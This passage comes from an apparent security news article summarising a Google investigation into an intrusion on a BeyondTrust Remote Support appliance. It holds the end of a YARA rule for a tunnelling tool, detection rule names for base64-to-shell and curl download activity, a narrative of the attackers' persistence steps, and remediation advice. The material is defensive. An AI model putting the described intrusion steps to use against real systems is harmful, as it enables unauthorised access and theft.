        $b_xorshift = { 48 c1 e0 17 48 31 c1 48 89 f0 48 c1 e8 1a 48 31 f0 48 31 c8 48 c1 e9 11 48 31 c8 }

    condition:
        uint32(0) == 0x464c457f and (5 of ($s*)) or ($b_xorshift and (3 of ($s*)))
}
The BARECLAW rule uses strings associated with its command-line options, logging, WebSocket behavior, and a byte sequence associated with its implementation. The condition also checks for the ELF file signature.
Security teams should deploy and validate the rules within their own detection environments and correlate any matches with file locations, process activity, and network telemetry.
Google Security Operations Detections
Google reports that the following rule names in Google Security Operations can help identify activity associated with the investigation:
Echo Pipes Base64 To ShellBase64 Encoded Shell Command ExecutionLow Severity Endpoint Detection Cluster on HostSuspicious Curl Download to tmpSuspicious Curl Network Connection to Staging Directory
These detections cover several behavioral patterns, including shell execution, suspicious downloads, and potentially malicious network activity. Their presence should be treated as a starting point for investigation rather than independent proof that a system has been compromised.
What This Incident Means for Enterprise Security
Analysis: The incident highlights a wider security challenge involving edge appliances and remote administration systems. These products often connect external access to internal endpoints, administrative permissions, and sensitive credentials. A compromise at that boundary can create opportunities that extend beyond the original vulnerability.
The observed activity also shows why remediation must address more than the initial software flaw. The attackers used several layers of access: a webshell, a root-owned SUID executable, startup configuration changes, administrative permission changes, and a reverse-proxy route for tunneling.
For enterprises, this means patching should be paired with a review of potential persistence, credential exposure, account permissions, and downstream system access. External logging is especially valuable when an intruder has sufficient privileges to tamper with the appliance's own records.
The report does not establish the number of affected organizations or confirm that every credential-access attempt succeeded. Organizations should base their response on deployment exposure, available forensic evidence, and the results of a structured investigation.
Conclusion
Google's investigation describes how ARMORY CASTLE used CVE-2026-102764 to gain access to a BeyondTrust Remote Support appliance before the vulnerability was publicly disclosed.
The attackers then deployed SAWFLY, escalated privileges through SUID permissions, attempted to access stored secrets, modified startup and administrative configuration, removed logs, and established a BARECLAW tunnel through HAProxy. The investigation also found evidence of Remote Support account abuse and file transfers involving internal endpoints.
Organizations should apply the appropriate BT26-05 security update and assess whether their appliances were exposed before patching. Where compromise is suspected, the response should also include evidence preservation, containment, rebuilding when warranted, credential rotation, permission reviews, and investigation of connected systems.
The central lesson is that securing a remote support appliance requires both vulnerability remediation and confidence that unauthorized access, persistence, and downstream activity have been addressed.
Source: Google Cloud Blog
About the Author